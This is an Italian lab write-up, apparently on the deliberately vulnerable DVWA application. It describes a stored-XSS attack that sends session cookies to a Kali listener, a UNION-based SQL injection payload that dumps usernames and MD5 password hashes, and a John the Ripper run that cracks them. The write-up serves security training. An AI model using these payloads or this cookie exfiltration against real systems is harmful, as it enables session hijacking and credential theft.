




Verifichiamo prima che la pagina sia vulnerabile a questo tipo di attacco immettendo lo script sottostante che dovrebbe far comparire un popup con i cookie di sessione:




Assodata la vulnerabilità del sistema a questo tipo di attacco, creiamo uno script che va ad inviare i cookie di sessione sulla macchina Kali (IP: 192.168.50.2), per far ciò bypassiamo prima il limite di caratteri presenti nel riquadro “Message” modificando nell’inspector di pagina il parametro “max lenght” con una cifra di nostro piacimento:



Ora possiamo immettere il nostro script, aprendo prima un listening con Netcat in modo verboso su tutte le porte 80:



Come possiamo osservare i cookie vengono catturati qualvolta un utente entri sulla pagina XSS stored:



Per quanto riguarda la SQLi per recuperare le password dal database, sfruttiamo la debole sanitizzazione presente nel codice sorgente andando ad adoperare lo stesso script già visto 'OR'a'='a' UNION SELECT user, password from users -- -- :

## Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: admin  
Surname: admin

ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: Gordon  
Surname: Brown

ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: Hack  
Surname: Me

ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: Pablo  
Surname: Picasso

ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: Bob  
Surname: Smith

ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Andiamo ora a decriptare le password con il tool John the ripper:

```
(kali@kali)-[~/Desktop]
$ sudo john --format=raw-MD5 /home/kali/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256
AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24
needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if
any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (admin)
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
5g 0:00:00:01 DONE 3/3 (2024-02-28 05:35) 4.854g/s 176957p/s 176957c/s
193656C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracke
d passwords reliably
Session completed.
```